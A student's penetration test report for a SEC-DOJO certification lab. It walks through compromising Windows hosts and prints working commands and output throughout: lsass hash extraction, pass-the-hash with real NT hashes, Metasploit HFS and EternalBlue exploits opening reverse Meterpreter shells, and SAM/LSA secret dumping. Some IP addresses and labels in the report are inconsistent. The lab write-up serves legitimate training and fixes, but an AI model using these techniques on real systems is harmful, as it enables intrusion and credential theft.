



SEC-DOJO Lab Report for Offensive Security Certification Pre-Selection Test

v.1.0

yanis.alim@cfa-afti.fr



CENTRE DE FORMATION
INDUSTRIEL ET TECHNOLOGIQUE



All rights reserved to AB Conseils, 2012

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from AB Conseils.



Table of Contents

1.0 SEC-DOJO Lab Penetration Test Report	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	7
3.2.1 LAB1 (Westeros)	7
Dumped: 10.20.206.88	7
Service Enumeration	7
Exposed: 10.20.206.129	11
Service Enumeration	11
Privilege Escalation	13
Tears: 10.20.206.98	14
Service Enumeration	14
Privilege Escalation	15
Shared: 10.20.206.195	17
Service Enumeration	17
EggShell: 10.20.206.60	20
Service Enumeration	20
3.2.2 LAB2 (Braavos)	23
Crippled: 10.20.206.146	23



Service Enumeration	23
The password for the user nagios is nagios... which was easy to guess !	25
Privilege Escalation	25
Lazy: 10.20.206.238	27
Service Enumeration	27
Privilege Escalation	29
Green: 10.20.206.158	31
Service Enumeration	31
Privilege Escalation	34
Disclosed: 10.20.206.196	35
Service Enumeration	35
Privilege Escalation	37
Gate: 10.20.206.214	39
Service Enumeration	39
3.2.3 LAB3 (WinAcl)	41
Niba-DC : 10.20.206.48	41
Service Enumeration	41
Niba: 10.20.206.22	44
Service Enumeration	44
3.3 Maintaining Access	46
3.4 House Cleaning	46
4.0 Additional Items	47
Appendix 1 - Proof and Local Contents:	47



1.0 SEC-DOJO Lab Penetration Test Report

1.1 Introduction

The SEC-DOJO Lab penetration test report contains all efforts that were conducted in order to be selected to pass the Offensive Security Certification. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Sec-DOJO Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding by including screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards the SEC-DOJO Lab Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate SEC-DOJO Lab's internal exam systems. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to AB Conseils.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on SEC-DOJO's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

LAB1 (Westeros) :

- 10.20.206.88 (Dumped) - *Extract Administrator Hash Through World Accessible LSASS Dump*
- 10.20.206.215 (Exposed) - *RCE in Rejetto HTTP File Server 2.3.x*
- 10.20.206.98 (Tears) - *RCE in SMB Service (MS17-EternalBlue)*
- 10.20.206.195 (Shared) - *Extract Administrator Hash Through a SAM Dump inside World Readable Backup Share*
- 10.20.206.60 (EggShell) - *Domain Administrator Through Subverting Netlogon (ZeroLogon Exploit)*

LAB2 (Braavos) :

- 10.20.206.146 (Crippled) - *Crack Nagios Password Through a World Readable NFS Directory*
- 10.20.206.238 (Lazy) - *Wordpress Admin Shell Upload Exploit (Weak Credentials)*
- 10.20.206.158 (Green) - *World Accessible PhpMyAdmin with Weak Credentials*
- 10.20.206.196 (Disclosed) - *Cracked Admin Password Through World Readable LDAP*
- 10.20.206.214 (Gate) - *SMTP VRFY Option allows User Enumeration*

LAB3 (WinAcl) :

- 10.20.206.48 (Niba-DC) - *Domain Administrator Through Subverting Netlogon (ZeroLogon Exploit)*
- 10.20.206.22 (Niba) - *Pivot Through Domain Controller (Pass-The-Hash Attack)*



2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the SEC-DOJO Lab environment is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network :

LAB1:

- 10.20.206.88
- 10.20.206.215
- 10.20.206.98
- 10.20.206.195
- 10.20.206.60

LAB2:

- 10.20.206.146
- 10.20.206.238
- 10.20.206.158
- 10.20.206.196
- 10.20.206.214

LAB3:

- 10.20.206.22
- 10.20.206.48

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, *I was able to successfully gain access to 11 out of the 12 systems.*

3.2.1 LAB1 (Westeros)

Dumped: 10.20.206.88

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.20.206.88	TCP: 80, 135, 139, 445, 3389, 5985, 47001, 49664, 49665, 49666, 49667, 49669, 49670, 49673
	UDP:

Nmap Scan Results:

```
root@kali:/home/kali/Sec-DOJO/10.20.206.88# grep open nmap
nmap      nmap_tcp_all_ports
root@kali:/home/kali/Sec-DOJO/10.20.206.88# grep open nmap_tcp_all_ports
80/tcp    open  http           syn-ack ttl 128 Microsoft IIS httpd 10.0
135/tcp    open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn    syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp    open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
5985/tcp    open  http           syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp    open  ssl/http       syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp   open  http           syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49665/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49666/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49667/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49669/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49670/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49673/tcp   open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
root@kali:/home/kali/Sec-DOJO/10.20.206.88#
```


The machine seems to be a Windows Server 2008 running some default services.

Extract Administrator Hash Through a World Accessible LSASS Dump

The first service that was discovered is the http service.



Visiting the website reveals that it's a static website (probably python http server) that host some local directories :



The dump directory contains 3 critical dumps :



- **iexplorer.dmp** : contains the dump of Internet Explorer, it may leak some sensitive information like [web cache](#), [visited urls](#) and [probably some credentials](#).
- **ServerManager.dmp** : contains information about the running service on the windows server.
- **lsass.dmp** : contains all user's password either in cleartext or hash format.

Vulnerability Explanation: The Local Security Authority Subsystem Service (LSASS.exe) process is a Windows service responsible for system security policy. When a user logs on to a machine, their credentials are stored in this process, whether in the form of NTLM hashes and/or plain text passwords.

We brought the file to our local machine and used the python version of Mimikatz tool (**pypykatz**), whose main purpose is to extract passwords from Windows memory. We used a the module called lsa minidump, which is used to read and extract credentials saved from the "lsass.dmp" file :

```
Yan1x0s@1337:~/Sec-Dojo/88$ pypykatz lsa minidump lsass.DMP > extract_lsass.txt
INFO:root:Parsing file lsass.DMP
Yan1x0s@1337:~/Sec-Dojo/88$ _
```

And we extract the Administration Hash:


```
== LogonSession ==
authentication_id 161412 (27684)
session_id 2
username Administrator
domainname DUMPED
logon_server DUMPED
logon_time 2020-10-29T15:19:57.115459+00:00
sid S-1-5-21-3442779028-2509691204-4132320481-500
luid 161412
== MSV ==
Username: Administrator
Domain: DUMPED
LM: NA
NT: 78f9261c7b0f08bd9a3b3b13340e4c2a
SHA1: b1553efa581712a8efead9829535b1a723f7cc40
== WDIGEST [27684]==
username Administrator
domainname DUMPED
password None
```

Now that we have the hash we can combine it with the windows features that enables the user to authenticate using their hash that is stored in the memory instead of re-entering their password. So, during the authentication, we provide the hash instead of the password. Windows compares the hashes and welcomes the attacker with open arms. [This is what a Pass-the-Hash attack is in a nutshell.](#)

Vulnerability Fix:

- Protect the website with some sort of strong authentication (login page, access code available only internals, etc.): [OWASP Authentication Best Practices](#)
- Enable the option [protect process](#), so that the dumps doesn't contain credentials
- If the dumps are needed for debug purposes, then use a more secure method to share them across the local network (password protected smb shares, scp, rsync, etc...)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/612.html>

Proof of Concept: We can use *wmiexec.py* to perform the Pass-The-Hash attack :

```
File Actions Edit View Help
kali@kali:~/Sec-DOJO/10.20.206.88$ wmiexec.py -hashes :78f9261c7b0f08bd9a3b3b13340e4c2a Administrator@10.20.206.88
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
Volume in drive C has no label.
Volume Serial Number is D8C5-87FC

Directory of C:\

10/29/2020 03:27 PM <DIR>          inetpub
02/23/2018 11:06 AM <DIR>          PerfLogs
12/13/2017 09:00 PM <DIR>          Program Files
10/14/2020 02:51 AM <DIR>          Program Files (x86)
10/29/2020 02:02 PM <DIR>          Users
11/14/2020 09:56 AM <DIR>          Windows
                0 File(s)            0 bytes
                6 Dir(s)  15,564,500,992 bytes free

C:\>whoami
dumpead\administrator

C:\>
```

Proof.txt Screenshot:

```
C[=]
kali@kali:~$ wmiexec.py -hashes :78f9261c7b0f08bd9a3b3b13340e4c2a Administrator@10.20.206.196
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\proof.txt
Dumped_Redouane-Taoussi-dcq73j3erj5orvlz5dyg4hd7df94unkp

C:\>
```

Proof.txt Contents:

- Dumped_Redouane-Taoussi-dcq73j3erj5orvlz5dyg4hd7df94unkp

Exposed: 10.20.206.129

Service Enumeration

Server IP Address	Ports Open
10.20.206.129	TCP: 80, 135, 139, 445, 3389, 49153, 49154, 49155, 49161
	UDP:


Nmap Scan Results:

```
root@kali:/home/kali/Sec-DOJO/Exposed# nmap 10.20.206.129
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-14 10:26 UTC
Nmap scan report for 10.20.206.129
Host is up (0.00039s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49161/tcp  open  unknown
MAC Address: 0A:87:D4:CE:7D:0D (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 84.33 seconds
root@kali:/home/kali/Sec-DOJO/Exposed#
```

RCE in Rejetto HTTP File Server 2.3.x

Visiting the website reveals that it's an HTTP File Server (HFS) :



Looking down the page, we can find the version of the server which is HFS 2.3:



Searching for known vulnerabilities :

```
Yan1x0s@1337:~/Downloads/Sec0010$ searchsploit hfs
```

Exploit Title	Path
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service	osx/dos/29454.txt
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)	osx/dos/12375.c
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure	osx/local/35488.c
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation	osx/local/8266.txt
HFS - FTP/HTTP File Server 2.1.2 Remote Command Execution	windows/remote/37985.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)	multiple/remote/48569.py
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service	linux/dos/28895.txt
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	windows/remote/31856.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	multiple/remote/38850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	windows/webapps/34852.txt

We can find an RCE (CVE-2014-6287)

Vulnerability Explanation:

According to the CVE details for this vulnerability (CVE-2014-6287), the findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (otherwise known as HFS or HttpFileServer) 2.3x (in versions prior to 2.3c) allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.

Here is the vulnerable function:

```
function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:]/[.:]\}/\|', 'm!', ofs) end;
```

The function will not handle a null byte safely, so a request to `http://localhost:80/search=%00{.exec|cmd.}` will stop regex from parsing the macro, and remote code injection will happen.

Vulnerability Fix: Update the Rejetto HFS to the [latest version 2.3m](#)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/94.html>

Proof of Concept: <https://www.exploit-db.com/exploits/39161>

We could use the Python Exploit or Metasploit Module.

For short timing reasons, we opted for metasploit so that we can elevate our privileges quickly when needed :

```
msf6 exploit(windows/http/rejeto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.20.206.224:4444
[*] Using URL: http://0.0.0.0:8080/hCa0QbWm
[*] Local IP: http://10.20.206.224:8080/hCa0QbWm
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /hCa0QbWm
[*] Sending stage (175174 bytes) to 10.20.206.115
[*] Meterpreter session 1 opened (10.20.206.224:4444 -> 10.20.206.115:49196) at 2020-11-14 10:48:45 +0000

[!] Tried to delete %TEMP%\SJoYPq.vbs, unknown result
[*] Server stopped.

meterpreter >
```

Privilege Escalation

Vulnerability Exploited: Named Pipe Impersonation (In Memory/Admin)

Vulnerability Explanation: Named Pipes is a Windows mechanism that enables two unrelated processes to exchange data between themselves, even if the processes are located on two different networks. This functionality can be abused by provoking SYSTEM account to connect into the created pipe and steal their privileges (token) during the authentication process.

```
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Vulnerability Fix: [Detect it using a SIEM](#) that looks for the creation then a connection to a named pipes

Severity: **Critical**

Proof.txt Screenshot:

```
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   527      fil      2019-08-05 15:27:02 +0000 EC2 Feedback.website
100666/rw-rw-rw-   554      fil      2019-08-05 15:27:02 +0000 EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-   282      fil      2019-08-05 15:27:02 +0000 desktop.ini
100666/rw-rw-rw-    59      fil      2020-11-14 10:42:01 +0000 proof.txt
100666/rw-rw-rw-   827      fil      2020-01-06 16:30:34 +0000 script.py

meterpreter > cat proof.txt
Exposed_Redouane-Taoussi-n929imz70gv86spp0fctkherelyl944p
meterpreter >
```

Proof.txt Contents:

- Exposed_Redouane-Taoussi-n929imz70gv86spp0fctkherelyl944p

Tears: 10.20.206.98

Service Enumeration

Server IP Address	Ports Open
10.20.206.98	TCP: 135, 139, 445, 3389, 49152, 49153, 49154, 49155, 49160
	UDP:

Nmap Scan Results:

```
kali@kali:~/Sec-DOJO/Tears$ grep open nmap
135/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn    syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds   syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ssl/ms-wbt-server? syn-ack ttl 128
5357/tcp open http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49160/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
kali@kali:~/Sec-DOJO/Tears$
```

RCE in SMB Service (MS71-EternalBlue Exploit)

First thing, we notice from the nmap scan is that the smb port reveals that the machine is a Windows 7 7601 SP1. It's highly probable that this version is vulnerable to the well known NSA Windows 0 day exploit a.k.a Eternal Blue.

We can confirm that by using the metasploit MS17 scanner :

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit 10.20.206.98
[*] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Vulnerability Explanation:

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of [Microsoft Windows](#) mishandles specially crafted packets from remote attackers, allowing them to execute arbitrary code on the target computer. More details can be found [here](#).

Vulnerability Fix: Disable SMBv1 and apply the patch recommended by [Microsoft](#)

Severity: Critical : <https://www.cvedetails.com/cve/CVE-2017-0143/>

Proof of Concept:

Using the ms17_010_eternalblue module of metasploit :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.20.206.224:4444
[*] 10.20.206.98:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.20.206.98:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.20.206.98:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.20.206.98:445 - Connecting to target for exploitation.
[+] 10.20.206.98:445 - Connection established for exploitation.
[+] 10.20.206.98:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.20.206.98:445 - CORE raw buffer dump (38 bytes)
[*] 10.20.206.98:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.20.206.98:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.20.206.98:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 10.20.206.98:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.20.206.98:445 - Trying exploit with 12 Groom Allocations.
[*] 10.20.206.98:445 - Sending all but last fragment of exploit packet
[*] 10.20.206.98:445 - Starting non-paged pool grooming
[+] 10.20.206.98:445 - Sending SMBv2 buffers
[+] 10.20.206.98:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.20.206.98:445 - Sending final SMBv2 buffers.
[*] 10.20.206.98:445 - Sending last fragment of exploit packet!
[*] 10.20.206.98:445 - Receiving response from exploit packet
[+] 10.20.206.98:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.20.206.98:445 - Sending egg to corrupted connection.
[*] 10.20.206.98:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.20.206.98
[*] Meterpreter session 1 opened (10.20.206.224:4444 -> 10.20.206.98:49213) at 2020-11-14 11:06:13 +0000
[+] 10.20.206.98:445 - =====
[+] 10.20.206.98:445 - -----WIN-----
[+] 10.20.206.98:445 - =====

meterpreter > 
```

Privilege Escalation

Vulnerability Exploited: Named Pipe Impersonation (In Memory/Admin)

Vulnerability Explanation: Named Pipes is a Windows mechanism that enables two unrelated processes to exchange data between themselves, even if the processes are located on two different networks. This functionality can be abused by provoking SYSTEM account to connect into the created pipe and steal their privileges (token) during the authentication process.

```
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

Vulnerability Fix: [Detect it using a SIEM](#) that looks for the creation then a connection to a named pipes

Severity: **Critical**

Proof Screenshot:

Proof.txt Contents:

There was no proof.txt due to some problems with the machine while loading up the default configuration :

We can confirm that by search recursively from C: folder for files with name of proof.txt

```
meterpreter > search -r C: -f *proof.txt
No files matching your search were found.
meterpreter > shell
Process 1784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>hostname
hostname
WIN7

C:\Users\Administrator>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::5d7b:260b:3baa:1e6%16
    IPv4 Address. . . . . : 10.20.206.98
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.20.206.1

Tunnel adapter isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\Users\Administrator>whoami
whoami
nt authority\system
```

Two red arrows are present in the terminal window. The first arrow points to the search result 'No files matching your search were found.' The second arrow points to the 'nt authority\system' output of the 'whoami' command.

Shared: 10.20.206.195

Service Enumeration

Server IP Address	Ports Open
10.20.205.195	TCP: 135, 445, 3389, 5985, 5986
	UDP:

Nmap Scan Results:

```
kali@kali:~/Sec-DOJO/Shared$ grep open nmap
135/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
445/tcp open  microsoft-ds   syn-ack ttl 128 Windows Server 2016 Datacenter 14393 microsoft-ds
3389/tcp open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
5985/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/http      syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
kali@kali:~/Sec-DOJO/Shared$
```

From the smb service, we can tell that the machine is a Windows Server 2016.

Extract Administrator Hash Through a SAM Dump inside a World Readable SMB Backup Share

Running the default smb scripts of nmap, showed that there is a Backup Share Folder inside the SMB service :

```
smb-ls: Volume \\10.20.206.195\Backup
SIZE      TIME                FILENAME
<DIR>     2020-10-28T17:00:37 .
<DIR>     2020-10-28T17:00:37 ..
45056     2020-10-28T17:53:17 sam.save
32768     2020-10-28T17:57:05 security.save
16625664  2020-10-28T17:53:59 system.save

smb-menum:
ERROR: Call to Smbenum failed with status c-2184
```

We can use smbmap to download them :

```
kali@kali:~/Sec-DOJO/Shared$ smbmap -H 10.20.206.195 --download 'Backup\sam.save'
[+] Starting download: Backup\sam.save (45056 bytes)
[+] File output to: /home/kali/Sec-DOJO/Shared/10.20.206.195-Backup_sam.save
kali@kali:~/Sec-DOJO/Shared$ smbmap -H 10.20.206.195 --download 'Backup\security.save'
[+] Starting download: Backup\security.save (32768 bytes)
[+] File output to: /home/kali/Sec-DOJO/Shared/10.20.206.195-Backup_security.save
kali@kali:~/Sec-DOJO/Shared$ smbmap -H 10.20.206.195 --download 'Backup\system.save'
[!] Authentication error on 10.20.206.195
kali@kali:~/Sec-DOJO/Shared$ ls
10.20.206.195-Backup_sam.save  10.20.206.195-Backup_security.save  nmap  rpc.txt
kali@kali:~/Sec-DOJO/Shared$
```

This folder contains 3 confidential files which are hives of the SAM, SECURITY, SYSTEM registries.

Vulnerability Explanation:

The SAM hive contains user passwords as a table of hash codes; the Security hive stores security information for the local system, including user rights and permissions, password policies and group membership. (<https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives>)

Vulnerability Fix:

- Add authentication to the smb share backup folder
- Enable the option [protect process](#), so that the dumps doesn't contain credentials
- If the dumps are needed for debug purposes, then use a more secure method to share them across the local network (password protected smb shares, scp, rsync, etc...)
- Follow [SMB Share Best Practices](#)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/284.html>

Proof of Concept :

Using the python script secretdump.py, we can dump the Administrator hash :

```
kali@kali:~/Sec-DOJO/Shared$ secretdump.py -sam 10.20.206.195-Backup_sam.save -security 10.20.206.195-Backup_security.save -system 10.20.206.195-Backup_system.save LOCAL
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x0c59245f05ca8e4b2f927c9562fb77dc
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e499e821990727fe730fe85694bc500c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x45522ee9daebd9ea79ae4dbc335effe7f5839c63
dpapi_userkey:0x66c8f460e91dd6291fd4c09b474fe1909b711fa0
[*] NL$KM
0000 2E 74 ED 55 62 CB 0C 23 83 3D C6 56 51 CE B2 93 .t.Ub..#.=.VQ...
0010 63 BC 5F C9 59 8B 25 DB 1F FC F9 A2 26 50 31 60 c_.Y.%......&Pl`
0020 C4 67 C4 47 3B EA D7 01 86 9B 67 31 70 F9 30 A1 .g.G;.....glp.0.
0030 49 99 F2 29 6D 19 85 D4 F2 01 BE C0 65 26 19 20 I..)m.....es.
NL$KM:2e74ed5562cb0c23833dc65651ceb29363bc5fc9598b25db1ffc9a226503160c467c4473bead701869b673170f930a14999f2296d1985d4f201bec065261920
[*] Cleaning up...
kali@kali:~/Sec-DOJO/Shared$
```

Then, we can use wmiexec.py to perform Pass-The-Hash Attack (explained above) :

```
kali@kali:~/Sec-DOJO/Shared$ wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e499e821990727fe730fe85694bc500c Administrator@10.20.206.195
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[*] Launching semi-interactive shell - Careful what you execute
[*] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>whoami
shared\administrator
```



Proof Screenshot:

```
C:> cat proof.txt  
Shared_Redouane-Taoussi-58dnd37u6hrxas3nphlg0azr6dh8lp7m
```

Proof.txt Contents:

